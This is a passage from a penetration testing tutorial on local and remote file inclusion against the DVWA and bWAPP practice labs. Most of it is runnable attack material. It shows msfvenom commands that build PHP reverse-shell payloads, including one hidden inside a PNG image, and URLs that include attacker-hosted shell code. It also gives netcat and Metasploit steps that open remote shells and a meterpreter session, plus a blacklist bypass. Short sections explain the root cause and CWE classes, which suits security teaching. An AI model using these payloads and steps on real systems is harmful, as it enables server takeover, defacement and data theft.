Now it's time to connect to the victim and deface the website by capturing its remote shell. Restart the application and this time choose option **1** as "**Exploiter".** Enter the required fields with the same **cookies** that we've used in the scanner section and set the Tor proxy to **"No".**




As soon as you hit enter, you'll find a list with multiple ways to attack the webserver.

Select the option **9** as **"Auto Hack".**

A new section will pop-up asking for the web site's URL, here enter the target website and hit **enter.**

```
http://192.168.0.11/bWAPP/rlfi.php?language=
```



Cool!! We've successfully captured the victim's command shell.

```
[*] Trying to exploit php://input wrapper on 'http://192.168.0.11/bWAPP/rlfi.php?language='..

[+] The website seems to be vulnerable. Opening a Shell..
[If you want to send PHP commands rather than system commands add php:// before them (ex: php:// fwrite(fop
en('a.txt','w'),"content");]

www-data@192.168.0.11:/var/www/bWAPP$ whoami
www-data

www-data@192.168.0.11:/var/www/bWAPP$ ls
666
admin
aim.php
apps
ba_captcha_bypass.php
ba_forgotten.php
ba_insecure_login.php
ba_insecure_login_1.php
ba_insecure_login_2.php
ba_insecure_login_3.php
ba_logout.php
ba_logout_1.php
ba_pwd_attacks.php
ba_pwd_attacks_1.php
ba_pwd_attacks_2.php
ba_pwd_attacks_3.php
ba_pwd_attacks_4.php
ba_weak_pwd.php
```

LFI over File Upload

As we all are aware with the File Upload vulnerability, that it allows an attacker to upload a file with the malicious code in it, which can be executed on the server. You can learn more about this vulnerability from **here**.
But what, if the web-server is patched with the file upload vulnerability using **high security?**
Not a big issue. We just need an unpatched file inclusion vulnerability into that, therefore we can bypass its high security through the **file inclusion vulnerability** and even get the reverse connection of victim's server.

Let's check it out how.

Firstly I've downloaded an image **raj.png** and saved it on my desktop.


Now I'll open the terminal and type following command to generate a **malicious PHP code inside "raj.png"**image.

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.9
lport=4444 >> /home/hackingarticles/Desktop/raj.png
```

```
root@kali:/# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.9 lport=4444 >>
 /home/hackingarticles/Desktop/raj.png
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1112 bytes
```

Let's verify whether our injected code is in the image or not.

```
cat /home/hackingarticles/Desktop/raj.png
```



At the bottom, you will find that the image is having the PHP code in it. This means that our malicious image is ready, and we are now able to upload it over the web application.


Now explore the target's IP in browser and login into **DVWA** with **security level high.** Choose the vulnerability as a **file upload** in order to upload the malicious image into the web-applications server.

From the given screenshot, you can see "r**aj.png**" image is **successfully uploaded**.

Copy the highlighted **path** where the image is uploaded.

Before executing the image, we'll **boot the Metasploit framework** inside the Kali Linux and start-up **multi/handler.**


```
msf > use multi/handler

msf exploit(handler) > set payload
php/meterpreter/reverse_tcp

msf exploit(handler) > set lhost 192.168.0.9

msf exploit(handler) > set lport 4444

msf exploit(handler) > exploit
```



Now we'll get back to DVWA and set **security level low** and will **turn on the File Inclusion vulnerability**. This time we will again manipulate the URL parameter **"page="** by **pasting** the above-copied **path of uploaded image.**

```
192.168.0.11/dvwa/vulnerabilities/fi/?page=../../hackable/uploads
/raj.png
```

As soon as the URL loads up into the browser, we will get the **reverse connection** of the server in our Kali machine.




Introduction & Impacts of Remote File Inclusion

Introduction & Impacts of Remote File Inclusion

Remote File inclusion is another variant to the **File Inclusion vulnerability,** which arises when the **URI of a file** is **located on a different server** and is **passed to as a parameter** to the PHP functions either "include", "include_once", "require", or "require_once".
The Remote File Inclusion vulnerabilities are easier to exploit but are less common say **in 1 of the 10 web-applications.** Here thus, instead of accessing a file on a local server, the attacker could simply inject his/her vulnerable PHP scripts which are **hosted on his remote web-application into the unsanitized web application's URL**, which thus might lead to disastrous results as:

- Allowing the attacker to execute remote commands on a web server as [RCE].
- Provides complete access to the server.
- Deface parts of the web, or even steal confidential information.
- Implementation of Client-Side attacks as Cross-Site Scripting (XSS).



Therefore this Remote File Inclusion vulnerability has been reported as **"Critical "** and with the **CVSS score** of**"9.8"** under:

- **CWE-98**: Improper Control of Filename for Include/Require Statement in PHP Program.
- **CWE-20: Improper Input Validation**
- **CWE-200: Exposure of Sensitive Information to an Unauthorized Actor**

Why Remote File Inclusion Occurs

Unlike Local File Inclusion, this remote file inclusion vulnerability also occurs due to the poorly written PHP server-side codes where the **input parameters are not properly sanitized** or **validated.**

Look at the following code snippet, which thus lets the web-application to suffer from the RFI vulnerability as the developer is only dependable on the **"$file" variable** with the **"GET" method** and**hadn't placed** any **input validation** over it.

File Inclusion Source

vulnerabilities/fi/source/low.php


```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```

But this **logical error** didn't fulfil the requirements to RFI vulnerability until the developer **enables someinsecure PHP settings** as "***allow_url_include = On***" and "***allow_url_fopen = On***", Therefore the combination of these two i.e. the developer logic and the insecure settings, open the gates to the disastrous RFI vulnerability.

```
;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// o
; http://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like ht
; http://php.net/allow-url-include
allow_url_include = On
```

Remote File Inclusion Exploitation

Remote File Inclusion Exploitation

Basic Remote File Inclusion


I guess, up till now, you might be having a clear vision with **what is Remote File Inclusion** and **why it occurs.** So let's try to dig some deeper and **deface some web-applications** with a goal to achieve a**reverse shell**.
I've opened the target IP in my browser and logged in inside **DVWA** as **admin: password, further** I've opted for the **File Inclusion vulnerability** present on the left-hand side of the window. And even for this time, I've kept the **security level** to **low.**

Note :
allow_url_include is **disabled** by default. If **allow_url_fopen** is **disabled**, **allow_url_include** is also **disabled**
You can **enable** allow_url_include from **php.ini** by running the following commands :

```
nano /etc/php/7.2/apache2/php.ini

allow_url_include = On

allow_url_include = Off
```


Therefore now we'll be presented with a web-page which is suffering from File Inclusion vulnerability as it is simply including the include.php file into its URL parameter as

"page=include.php"



Let's try to manipulate this URL parameter and surf **google.com** over this **DVWA** application as:

```
192.168.0.2/DVWA/vulnerabilities/fi/?page=https://www.google.com
```



Cool !! The below image thus confirms up that this application is vulnerable to RFI vulnerability.

Reverse Shell through Netcat

Won't you be happy, if we could convert this basic RFI exploitation to a reverse shell, let's check it out how?
Initially, we'll generate up a payload using the best php one-liner as:

```
msfvenom -p php/reverse_php lport=4444 lhost=192.168.0.5 >
/root/Desktop/shell.php
```

```
root@kali:~# msfvenom -p php/reverse_php lport=4444 lhost=192.168.0.5 > /root/Desktop/shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3037 bytes
```

Great, let's now host this directory so that we could use it over in the URL parameter.

```
python -m SimpleHTTPServer
```

From the below image, you can see that the **Desktop folder** has been **hosted** over the **HTTP server** on **port8000.**

```
root@kali:~/Desktop# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```


Now let's boot up our **Netcat listener** over on **port 4444**

```
nc -lvp 4444
```

As the netcat is about to listen, till that time, let's include our shell over in the vulnerable URL parameter as :


```
192.168.0.2/DVWA/vulnerabilities/fi/?page=http://192.168.0.5:8000/shell.php
```

Fire up the forward button and get back our netcat listener, it might have some interesting things for us.
Great !! We've successfully captured up the reverse shell. Let's grab up some striking details now.



RFI over Metasploit

Wasn't the Netcat procedure was long and complicated enough, just to get a reverse shell.
So let's do some smart work & let's boot one of the favourite tools of every pentester i.e. **"Metasploit"**
But before using any exploit into that, let's capture up the **HTTP Header** of the URL that confirmed us the RFI existence i.e. ***"page=https://www.google.com"*** and further **copy** the logged in **PHP session id** along with all the **security information.**
Here I've used the Live HTTP Header – a firefox plugin, in order to capture the same.



So, it's time to get the full control of the web application's server, just simply execute the following commands and you are good to in:

```
msf > use exploit/unix/webapp/php_include

set payload php/meterpreter/bind_tcp

set RHOST 192.168.0.2

set PATH /DVWA/vulnerabilities/fi/

set HEADERS " Cookie: security=low;
PHPSESSID=4536da6h54ski6ftv09gdq35ik"

exploit
```


Wooah !! With some basic executions, we got the meterpreter session.

```
msf5 > use exploit/unix/webapp/php_include
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(unix/webapp/php_include) > set payload php/meterpreter/bind_tcp
payload => php/meterpreter/bind_tcp
msf5 exploit(unix/webapp/php_include) > set RHOST 192.168.0.2
RHOST => 192.168.0.2
msf5 exploit(unix/webapp/php_include) > set PATH /DVWA/vulnerabilities/fi/
PATH => /DVWA/vulnerabilities/fi/
msf5 exploit(unix/webapp/php_include) > set HEADERS "Cookie: security=low; PHPSESSID=4536da
6h54ski6ftv09gdq35ik"
HEADERS => Cookie: security=low; PHPSESSID=4536da6h54ski6ftv09gdq35ik
msf5 exploit(unix/webapp/php_include) > exploit

[*] 192.168.0.2:80 - Using URL: http://0.0.0.0:8080/EQ8VPBDUDmf3T8
[*] 192.168.0.2:80 - Local IP: http://192.168.0.5:8080/EQ8VPBDUDmf3T8
[*] 192.168.0.2:80 - PHP include server started.
[*] 192.168.0.2:80 - Loading RFI URLs from the database ...
[*] 192.168.0.2:80 - Loaded 2241 URLs
[*] Started bind TCP handler against 192.168.0.2:4444
[*] Sending stage (38288 bytes) to 192.168.0.2
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 192.168.0.2:4444) at 2020-07-30 00:46:18 +05
30

meterpreter > sysinfo
Computer     : ubuntu
OS           : Linux ubuntu 5.4.0-42-generic #46~18.04.1-Ubuntu SMP Fri Jul 10 07:21:24 UTC
2020 x86_64
Meterpreter : php/linux
meterpreter >
```

Bypass a Blacklist Implemented

So, it's not every time we would be lucky enough that the developer sets up the code without any validations, they might set some blacklists with the commonly used elements as "**http:**" or "**https:**" or even similar to them in order to secure up their web-application.
Therefore to bypass this implemented blacklist, we need to try all the different combinations like **"HTTP:"**or **"hTTp:"** that the developer might forget to add.

I've increased up the security level to "medium" and tried up with all the different combinations. From the below image you can see that the "HTTPS" worked for me and would thus be able to exploit the RFI vulnerability again.




Null Byte Attack

*A developer can never forget, to add up a **'.php'** extension into their codes at the end of the required variable before it gets included.* That is the webserver will interpret every file with the **".php" extension**.
*Thus, if I wish to include **"tryme.txt"** into the URL parameter, the server would **interpret** it as **"tryme.txt.php." and drop back an error message.***

